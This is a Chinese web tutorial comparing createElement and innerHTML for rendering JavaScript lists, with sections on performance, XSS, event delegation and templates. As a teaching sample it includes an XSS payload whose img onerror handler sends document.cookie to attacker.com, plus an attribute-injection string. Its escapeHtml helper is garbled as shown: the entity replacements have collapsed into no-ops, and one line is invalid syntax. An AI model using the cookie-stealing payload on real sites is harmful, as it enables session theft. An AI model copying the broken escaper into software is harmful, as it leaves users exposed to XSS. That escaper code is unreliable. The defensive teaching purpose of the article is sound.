
深入对比JavaScript原生动态渲染列表的两种核心实现方式:document.createElement与element.innerHTML。从代码实现、底层解析机制、XSS安全防御、事件监听保留及性能开销等多维度剖析,提供场景选型决策指南。

当前位置:首页 > JavaScript DOM 与事件 > 正文
JavaScript原生动态渲染列表:createElement与innerHTML实现对比
作者:巡夜人
时间:2026-11-18
浏览:238
文章目录
原生 JavaScript 进阶指南
技术主题:DOM编程与性能优化 · 核心对比:createElement vs innerHTML
在不借助 React、Vue 等前端框架的前提下,使用原生 JavaScript 将异步请求获取的数据渲染为用户界面列表,是前端开发中的基本功。面对这一需求,开发者通常在

document.createElement(编程式节点构造)与 element.innerHTML(HTML模板字符串注入)之间进行选择。两者的底层设计哲学截然不同:一个偏向对象导向的精细节点控制,另一个偏向标记语言的直观声明拼接。本文将从代码实践、运行流水线、XSS安全防御、事件监听管理及性能表现五个维度展开完整对比,帮助你在实际工程中做出合理的架构抉择。
一、实战场景与基础实现对比
假设我们通过 Fetch API 从后端获取了一批用户列表数据,需要将每个人员的信息展示在 <ul id="user-list"></ul> 容器中。每个列表项包含用户名、身份角色标签以及一个支持交互的“移除”操作按钮。我们分别通过两种方式来实现完整的渲染逻辑。
待渲染的基础数据源结构如下:
// 模拟异步获取的用户数据源
const userData = [
  { id: 101, name: "张子谦", role: "系统管理员", status: "在线" },
  { id: 102, name: "林晓然", role: "高级研发", status: "请假" },
  { id: 103, name: "杜维森", role: "产品经理", status: "忙碌" }
];
const container = document.getElementById("user-list");
1.1 document.createElement 编程式构建实现

使用 createElement 时,我们按 DOM 规范逐级创建元素对象,并通过属性分配和追加方法建立父子树形结构。为了防止在遍历过程中频繁操作真实 DOM 触发多次重排(Reflow),标准实践是借助 DocumentFragment(文档片段)在内存中完成全量组装,最后一次性挂载到页面上:
function renderWithCreateElement(users, targetElement) {
  // 1. 清空既有容器内容
  targetElement.replaceChildren();

  // 2. 创建脱离主 DOM 树的虚拟文档片段
  const fragment = document.createDocumentFragment();

  users.forEach(user => {
    // 创建行容器 li
    const li = document.createElement("li");
    li.className = "user-item";
    li.dataset.userId = user.id;

    // 创建用户名展示 span(使用 textContent 确保内容安全)
    const nameSpan = document.createElement("span");
    nameSpan.className = "user-name";
    nameSpan.textContent = user.name;

    // 创建角色标签
    const roleSpan = document.createElement("span");
    roleSpan.className = "user-role";
    roleSpan.textContent = user.role;

    // 创建操作按钮并直接绑定事件监听器
    const deleteBtn = document.createElement("button");
    deleteBtn.className = "btn-delete";
    deleteBtn.textContent = "删除";
    deleteBtn.addEventListener("click", () => {
      // 可以在此处直接访问闭包中的 user 对象
      li.remove();
      console.log(`已成功移除用户: ${user.name} (ID: ${user.id})`);
    });

    // 组装单个 li 子节点
    li.append(nameSpan, roleSpan, deleteBtn);

    // 将 li 添加到文档片段中,此时主 DOM 不发生重排
    fragment.appendChild(li);
  });

  // 3. 将整个片段一次性追加至主文档树,只触发一次重排
  targetElement.appendChild(fragment);
}
代码要点提醒
现代浏览器支持 targetElement.replaceChildren() 高效清空子节点,以及使用 li.append(...) 一次性传入多个子节点或文本,有效精简了传统连续调用 appendChild 的冗余代码。
1.2 element.innerHTML 模板字符串注入实现
innerHTML 允许开发者利用 ES6 模板字面量(Template Literals)以类似编写 HTML 原型的方式组织结构。代码极为直观,但由于字符串生成期间无法直接绑定原生 JavaScript 对象和事件回调,通常需要配合事件委托(Event Delegation)来完成交互绑定:
function renderWithInnerHTML(users, targetElement) {
// 1. 使用 map 映射数据为 HTML 片段,并通过 join 汇聚为单一长字符串
const htmlMarkup = users.map(user => `
<li class="user-item" data-user-id="${user.id}">
<span class="user-name">${escapeHtml(user.name)}</span>
<span class="user-role">${escapeHtml(user.role)}</span>
<button class="btn-delete" data-action="delete">删除</button>
</li>
`).join("");
// 2. 赋予 innerHTML,底层唤起 HTML 解析器批量构建 DOM 节点
targetElement.innerHTML = htmlMarkup;
}
// 必须在父级容器上配置事件委托以承接按钮事件
container.addEventListener("click", (event) => {
const target = event.target;
if (target.dataset.action === "delete") {
const li = target.closest("li.user-item");
if (li) {
const userId = li.dataset.userId;
li.remove();
console.log(`[事件委托] 已移除用户 ID: ${userId}`);
}
}
});
// 简易安全转义函数,防范基础 XSS
function escapeHtml(str) {
if (!str) return "";
return String(str)
.replace(/&/g, "&")
.replace(/</g, "<")
.replace(/>/g, ">")
.replace(/"/g, """)
.replace(/'/g, "'");
}
二、浏览器底层渲染机制与性能开销深度剖析
要深刻理解两者的差异,必须跳出 JavaScript 语法表面,深入了解浏览器渲染引擎(如 Chromium 的 Blink 或 WebKit)的底层管道。
2.1 执行链路与解析开销

当执行 document.createElement("li") 时,JavaScript 引擎(V8)通过 Web IDL 绑定层直接调用浏览器 C++ 内核的 DOM 构造函数。整个过程是内存中原生对象的直接实例化,完全不经过 HTML 词法分析与语法解析阶段。此时设置 node.textContent = value,内核只会为其创建一个纯粹的 TextNode 实例。
相反,当给 targetElement.innerHTML = string 赋值时,浏览器引擎执行了一套复杂的反序列化管道:
- 字符串跨边界传输:将 JS 内存中的字符串拷贝到渲染引擎底层。
- 启动 HTML 词法分析器(HTMLTokenizer):将输入的字符串拆解为字符标记流(Tag Token、Attribute Token、Text Token 等)。
- 启动语法树构建器(HTMLTreeBuilder):根据 HTML5 纠错与容错规则,在内存中动态推演、校验标签闭合,并逐个构造对应的 C++ 节点。
- 全量替换既有子节点:原容器内的所有子节点被标记为垃圾回收,原有状态彻底丢失。
2.2 首屏批量渲染 vs 频繁增量追加的性能表现
开发社区中经常存在一种片面观点:“原生 createElement 绝对比 innerHTML 快”。但在真实的基准测试中,两者的性能优劣取决于数据规模与更新类型:
- 首屏全量千级数据渲染:
innerHTML将整段长 HTML 交付给经过数十代极致优化的 C++ 原生解析器处理,避免了 JavaScript 层面成千上万次跨 Web IDL 胶水代码的频繁方法调用。因此在首次静态挂载极大量文本标记时,innerHTML的纯耗时往往能够持平甚至略微领先手写循环的createElement。 - 频繁增量插入与局部修改:若每次仅在已有的 1,000 项列表中追加 1 个新元素,如果误用
container.innerHTML += newHtml,浏览器将被迫将前 1,000 个元素的 HTML 重新序列化后,再把 1,001 个元素全量送入解析器重新生成一遍。这会导致巨额的 CPU 消耗、页面跳闪和不必要的重排。此时,使用createElement+appendChild具有绝对的 \(O(1)\) 插入优势。
高危操作反模式
严禁在循环体内部直接使用 container.innerHTML += `<li>...</li>`。每一次 += 都在强行销毁已有 DOM 并全量重建,会导致 \(O(N^2)\) 的毁灭性性能退化!
三、安全防御边界:XSS 注入威胁与防护策略
在企业级 Web 应用中,动态列表往往涉及展示外部输入,例如用户个人简介、商品评价或聊天信息。这一环节是跨站脚本攻击(XSS)的高发地带。
3.1 innerHTML 的注入隐患

innerHTML 的本质是将字符串无差别地喂给 HTML 解析器。如果数据源中掺杂了未经严格转义的攻击载荷,例如:
// 模拟不可信的恶意用户昵称
const maliciousName = '<img src="invalid" onerror="fetch(`https://attacker.com/steal?cookie=${document.cookie}`)">';
当通过模板字符串 `<span>${maliciousName}</span>` 注入到 innerHTML 时,浏览器解析器会将其还原为一个真实的 <img> 标签。随后由于图片路径无效触发 onerror 事件,攻击者的窃密脚本便在当前受害者会话中悄然执行。
3.2 createElement 与 textContent 的天然防御
在使用 createElement 时,我们使用 node.textContent = maliciousName 赋值。在规范定义中,textContent 严格将其接收的参数当作字面文本赋值给 TextNode。即使内容中包含 <script>、<img> 或任何转义字符,浏览器内核均视其为普通字符点,绝对不会触发词法标记解析。因此,在不依赖任何第三方防注入库的前提下,createElement 方案天然免疫反射型与存储型 DOM-XSS。
四、事件监听生命周期与状态保留机制
列表并非仅仅用于静态展示,通常还承载了点击、展开、表单输入、拖拽排序等交互职责。两套方案在事件与组件状态的维系上展现出了本质区别。
4.1 事件绑定的便利性与闭包捕获
使用 createElement 时,新创建的元素是一个随时可配置的活体 JavaScript 对象。我们可以在创建阶段直接调用 btn.addEventListener("click", handler)。最关键的是,回调函数内部天然形成了对当前项数据对象 user 的作用域闭包,无需通过 data-* 属性来回序列化和反查 ID:
// createElement 中的天然闭包优势
const deleteBtn = document.createElement("button");
deleteBtn.textContent = "撤销授权";
deleteBtn.addEventListener("click", async () => {
  // 保持对原生 user 对象的引用,可直接调用复合方法
  const confirmed = confirm(`确认撤销 ${user.name} 的所有权限?`);
  if (confirmed) await revokeAccess(user);
});
4.2 为什么 innerHTML 必须搭配事件委托?
在 innerHTML 模式下,直接为列表项绑定原生事件监听器面临两个严重障碍:
- 字符串拼接阶段无法传递函数引用:在模板字符串中写
onclick="handleDelete(${user.id})"会强制暴露全局命名空间下的全局函数,严重违背模块化设计原则,且无法传递非基础类型的复杂对象引用。 - 重新赋值导致旧监听器全量失效:如果容器通过
container.innerHTML = updatedHtml进行列表刷新,所有原先渲染的子节点都会被从文档树中连根拔起并销毁。开发者此前通过querySelectorAll费尽周折绑定的各类事件监听器将全部丢失。
因此,对于使用 innerHTML 的动态列表,事件委托(Event Delegation)是唯一的合规交互架构。即只在静态父容器上监听一次事件,在事件冒泡阶段根据 event.target 的属性来判定受击元素。
4.3 表单内部状态与焦点丢失问题
如果列表中包含输入控件(如行内编辑框 <input>、多选框 <input type="checkbox">),用户在输入过程中若触发列表局部刷新:
- innerHTML:整行重写会导致正在输入中的 input 被瞬间替换,用户正在键入的中文输入法拼音被中断,光标焦点丢失,页面体验极差。
- createElement / 局部更新:可以通过精准获取特定行元素,直接修改对应节点的子文本或仅追加新项,完全不影响相邻输入框的当前焦点与激活状态。
五、折中与进阶方案:HTML5 <template> 与 insertAdjacentHTML
既然 createElement 书写啰嗦,而 innerHTML 又存在安全与重构副作用,现代 Web 标准中是否存在能够结合两者优势的折中方案?答案是肯定的。
5.1 HTML5 <template> 标签模式
HTML5 规范引入了 <template> 元素。其内部包裹的标记在页面加载时仅被解析存储于内存中的文档片段(DocumentFragment)内,既不渲染也不执行脚本。我们可以像写 HTML 一样定义结构,而在脚本中通过 cloneNode(true) 获取真实的 DOM 节点:
<!-- 在 HTML 中预先声明模板原型 -->
<template id="user-card-template">
  <li class="user-item">
    <span class="user-name"></span>
    <span class="user-role"></span>
    <button class="btn-delete">删除</button>
  </li>
</template>

<script>
function renderWithTemplate(users, targetElement) {
  const template = document.getElementById("user-card-template");
  const fragment = document.createDocumentFragment();

  users.forEach(user => {
    // 深度克隆模板内容
    const clone = template.content.cloneNode(true);
    const li = clone.querySelector(".user-item");

    // 采用 textContent 确保安全
    clone.querySelector(".user-name").textContent = user.name;
    clone.querySelector(".user-role").textContent = user.role;

    // 直接对克隆出的节点绑定闭包事件
    clone.querySelector(".btn-delete").addEventListener("click", () => {
      li.remove();
    });

    fragment.appendChild(clone);
  });

  targetElement.replaceChildren(fragment);
}
</script>
方案优势
<template> 方案完美融合了两者的长处:结构具有 HTML 的清晰可读性,同时赋值节点享有 textContent 的 XSS 免疫屏障,并能自由享有 addEventListener 的闭包控制力。
5.2 insertAdjacentHTML 局部精准插入
如果你依然偏好模板字符串的书写体验,且业务场景属于“在现有列表末尾追加新页数据”,请务必使用 Element.insertAdjacentHTML() 代替 innerHTML +=:
// 仅在容器内部末尾追加新数据,绝不破坏容器内既有的旧节点与事件监听器
container.insertAdjacentHTML("beforeend", newPageHtmlString);
六、综合对比矩阵与工程选型决策指南

为了在项目实际架构中能够迅速做出理性决策,我们将两者的全部核心属性整合为对比矩阵,并提供标准化的决策流程。
| 评测维度 | document.createElement | element.innerHTML | 综合建议与说明 |
|---|---|---|---|
| XSS 安全防线 | 极高(通过 textContent 零风险) | 高危(依赖开发者手动转义过滤) | 包含用户未经审核输入的内容,坚决选 createElement |
| 模板结构直观度 | 繁琐(复杂多层嵌套时样板代码膨胀) | 极佳(ES6 模板字符串高可读性) | 简单展示型卡片 innerHTML 书写效率极高 |
| 首屏大批量静态渲染 | 良好(需配合 DocumentFragment 优化) | 极高(直接触发底层 C++ 解析器) | 数据量巨大且一次性静态展示时 innerHTML 占优 |
| 增量插入与局部更新 | 极佳(单节点挂载,开销仅为 O(1)) | 低效(全量重写会导致全树重排) | 追加操作请选 appendChild 或 insertAdjacentHTML |
| 事件监听支持度 | 原生闭包(直接 addEventListener) | 仅支持事件委托(重置即丢失旧事件) | 复杂交互与表单输入列表推荐 createElement |
| 既有子节点状态保留 | 完好保留(光标、未提交文本均在) | 全部丢失(旧 DOM 节点全量销毁) | 动态表单表格禁止使用 innerHTML 全量覆写 |
七、常见认知误区与避坑清单
在日常代码审查(Code Review)中,经常能看到关于列表渲染的典型误区,总结如下供读者自查:
- 误区一:“在 innerHTML 中写 onclick="func()" 很方便”
这种写法不仅将业务逻辑硬编码进标记、污染全局 window 对象,而且在进行严格的内容安全策略(CSP,Content Security Policy)配置时,内联脚本会被浏览器直接拦截禁用。请始终采用addEventListener或事件委托。 - 误区二:“只要套用了 DocumentFragment 就高枕无忧”
虽然DocumentFragment能将数千次 DOM 插入合并为一次主树回流,但主树依然需要为这数千个新节点计算样式、排版并占用内存。当列表项超过数千条时,单纯靠原生优化已经难以为继,此时必须引入虚拟滚动(Virtual Scroll),仅渲染可视视口内的 DOM 项。 - 误区三:“把模板字符串中的属性值简单包上双引号就能防注入”
如果属性值本身包含双引号,如user.title = '" onfocus="alert(1)',未做实体编码的属性注入同样能够逃逸闭合。只要拼接 HTML 字符串,就必须对&、<、>、"、'进行全局实体转义。
总结提炼:动态渲染不是非此即彼的技术站队。构建对安全敏感、交互高频、包含表单状态的局部组件时,
createElement 及其进阶形态 <template> 提供了坚如磐石的可靠性;而在纯只读展示、静态数据报表或首屏大数据快速吐出的场景中,innerHTML 配合事件委托能带来无与伦比的开发效率与原生解析性能。理解两者的底层机理,按场景取长补短,才是编写高质量原生 JavaScript 代码的核心素养。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章